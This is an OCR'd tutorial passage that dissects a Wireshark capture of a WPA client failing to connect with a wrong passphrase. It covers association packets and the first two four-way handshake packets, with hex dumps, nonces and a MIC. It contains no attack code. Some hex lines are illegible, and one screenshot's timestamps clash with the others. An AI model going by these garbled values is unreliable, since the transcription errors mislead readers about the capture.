
Type and subtype combined (first byte: type, second byte: subtype) (wla... | Packets: 16 Displayed: 16 Marked: 0

Packet 5:

Packets 6, 7

These are the association packets. Essentially this joins the client to the network.

The client sends an association request packet …


wpa.bad.passphrase.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply


```
No.   Time        Source             Destination        Protocol  Info
  6 33.517595   00:0f:b5:88:ac:82  00:14:6c:7e:40:80  IEEE 802  Association Reque
  7 33.519676   00:14:6c:7e:40:80  00:0f:b5:88:ac:82  IEEE 802  Association Respo
```

```
⊞ Frame 6 (79 bytes on wire, 79 bytes captured)
⊟ IEEE 802.11 Association Request, Flags: ........
    Type/Subtype: Association Request (0x00)
  ⊞ Frame Control: 0x0000 (Normal)
    Duration: 314
    Destination address: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
    Source address: 00:0f:b5:88:ac:82 (00:0f:b5:88:ac:82)
    BSS Id: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
    Fragment number: 0
    Sequence number: 1
⊟ IEEE 802.11 wireless LAN management frame
  ⊟ Fixed parameters (4 bytes)
    ⊞ Capability Information: 0x0431
      Listen Interval: 0x0064
  ⊟ Tagged parameters (51 bytes)
    ⊞ SSID parameter set: "teddy"
    ⊞ Supported Rates: 1,0(B) 2,0(B) 5,5(B) 6,0 9,0 11,0(B) 12,0 18,0
    ⊞ Power Capability
    ⊞ Extended Supported Rates: 24,0 36,0 48,0 54,0
    ⊞ Vendor Specific: WPA
```

```
0000  00 00 3a 01 00 14 6c 7e  40 80 00 0f b5 88 ac 82   ..:...l~ @.......
0010  00 14 6c 7e 40 80 10 00  31 04 64 00 00 05 74 65   ..l~@... 1.d...te
0020  64 64 79 01 08 82 84 8b  0c 12 96 18 24 21 02 00   ddy..... ....$!..
0030  25 32 04 30 48 60 6c dd  16 00 50 f2 01 01 00 00   %2.0H`l. ..P.....
0040  50 f2 02 01 00 00 50 f2  02 01 00 00 50 f2 02      P.....P. ....P..
```

Type and subtype combined (first byte: type, second byte: subtype) (wla... Packets: 16 Displayed: 16 Marked: 0

… and the AP responds with an association response packet.


wpa.bad.passphrase.cap - Wireshark

```
No. .   Time        Source              Destination         Protocol  Info
     6  66.517595   00:0f:b5:88:ac:82   00:14:6c:7e:40:80   IEEE 802  Association Reque
     7  66.519676   00:14:6c:7e:40:80   00:0f:b5:88:ac:82   IEEE 802  Association Respo
```

```
⊞ Frame 7 (60 bytes on wire, 60 bytes captured)
⊟ IEEE 802.11 Association Response, Flags: ........
    Type/Subtype: Association Response (0x01)
  ⊞ Frame Control: 0x0010 (Normal)
    Duration: 314
    Destination address: 00:0f:b5:88:ac:82 (00:0f:b5:88:ac:82)
    Source address: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
    BSS Id: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
    Fragment number: 0
    Sequence number: 505
⊞ IEEE 802.11 wireless LAN management frame
  ⊟ Fixed parameters (6 bytes)
    ⊞ Capability Information: 0x0411
      Status code: Successful (0x0000)
      Association ID: 0x0001
  ⊟ Tagged parameters (30 bytes)
    ⊞ Supported Rates: 1,0(B) 2,0(B) 5,5(B) 11,0(B) 6,0 12,0 24,0 36,0
    ⊞ Extended Supported Rates: 9,0 18,0 48,0 54,0
    ⊞ Vendor Specific: 00:03:7f
```

```
0000  [illegible]
0010  00 14 6c 7e 40 80 90 1f  11 04 00 00 01 c0 01 08   [illegible]
0020  [illegible]
0030  00 03 7f 02 01 01 00 00  02 a3 00 00                ............
```

[illegible]


Packets 8, 9

Up to this point, you will notice that the packets are identical between a successful and failed connection.

These are the first two of four “handshake” WPA packets. The AP sends out a packet with information that it expects the wireless client to send back properly encrypted with passphrase. Since the wireless client is using the wrong passphrase, it is incorrect.

Notice that the AP initiates the four-way handshake by sending the first packet.

Packet 8:


wpa.bad.passphrase.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply


```
No.  Time       Source             Destination        Protocol Info
  8 33.523773  00:14:6c:7e:40:80  00:0f:b5:88:ac:82  EAPOL    Key
  9 33.527320  00:0f:b5:88:ac:82  00:14:6c:7e:40:80  EAPOL    Key
```

```
⊞ Frame 8 (131 bytes on wire, 131 bytes captured)
⊞ IEEE 802.11 Data, Flags: ......F.
⊞ Logical-Link Control
⊟ 802.1X Authentication
    Version: 1
    Type: Key (3)
    Length: 95
    Descriptor Type: EAPOL WPA key (254)
  ⊞ Key Information: 0x0089
    Key Length: 32
    Replay Counter: 1
    Nonce: 0C6139436C02E2954648ACFC8F5057E482B800745853599A...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Length: 0
```

```
0000  08 02 3a 01 00 0f b5 88  ac 82 00 14 6c 7e 40 80   ..:..... ....l~@.
0010  00 14 6c 7e 40 80 a0 1f  aa aa 03 00 00 00 88 8e   ..l~@... ........
0020  01 03 00 5f fe 00 89 00  20 00 00 00 00 00 00 00   ..._.... ........
0030  01 0c 61 39 43 6c 02 e2  95 46 48 ac fc 8f 50 57   ..a9Cl.. .FH...PW
0040  e4 82 b8 00 74 58 53 59  9a f5 2c 4d 0b 61 a9 2b   ....tXSY ..,M.a.+
0050  66 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   f....... ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00                                           ...
```

```
802.1X Authentication (eapol), 99 bytes     Packets: 16 Displayed: 16 Marked: 0
```

Packet 9:


wpa.bad.passphrase.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

```
No.   Time        Source              Destination         Protocol  Info
  8 33.523773   00:14:6c:7e:40:80   00:0f:b5:88:ac:82   EAPOL     Key
  9 33.527320   00:0f:b5:88:ac:82   00:14:6c:7e:40:80   EAPOL     Key
```

```
⊞ Frame 9 (155 bytes on wire, 155 bytes captured)
⊞ IEEE 802.11 Data, Flags: .......T
⊞ Logical-Link Control
⊟ 802.1X Authentication
    Version: 1
    Type: Key (3)
    Length: 119
    Descriptor Type: EAPOL WPA key (254)
  ⊞ Key Information: 0x0109
    Key Length: 32
    Replay Counter: 1
    Nonce: 570EA36A6C1FF3E938A23FC412D16FE868BDDF1A28586136...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 8BB65F6F1E7186BF007F331AF996CDF1
    WPA Key Length: 24
  ⊞ WPA Key: DD160050F20101000050F20201000050F20201000050F202
```

```
0000  08 01 2c 00 00 14 6c 7e  40 80 00 0f b5 88 ac 82   ..,...l~ @.......
0010  00 14 6c 7e 40 80 20 00  aa aa 03 00 00 00 88 8e   ..l~@. . ........
0020  01 03 00 77 fe 01 09 00  20 00 00 00 00 00 00 00   ...w....  .......
0030  01 57 0e a3 6a 6c 1f f3  e9 38 a2 3f c4 12 d1 6f   .W..jl.. .8.?...o
0040  e8 68 bd df 1a 28 58 61  36 32 8e f1 43 fb a0 02   .h...(Xa 62..C...
0050  5b 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   [....... ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 8b b6 5f 6f 1e 71 86  bf 00 7f 33 1a f9 96 cd   ..._o.q. ...3....
0080  f1 00 18 dd 16 00 50 f2  01 01 00 00 50 f2 02 01   ......P. ....P...
0090  00 00 50 f2 02 01 00 00  50 f2 02                  ..P..... P..
```

802.1X Authentication (eapol), 123 bytes | Packets: 16 Displayed: 16 Marked: 0

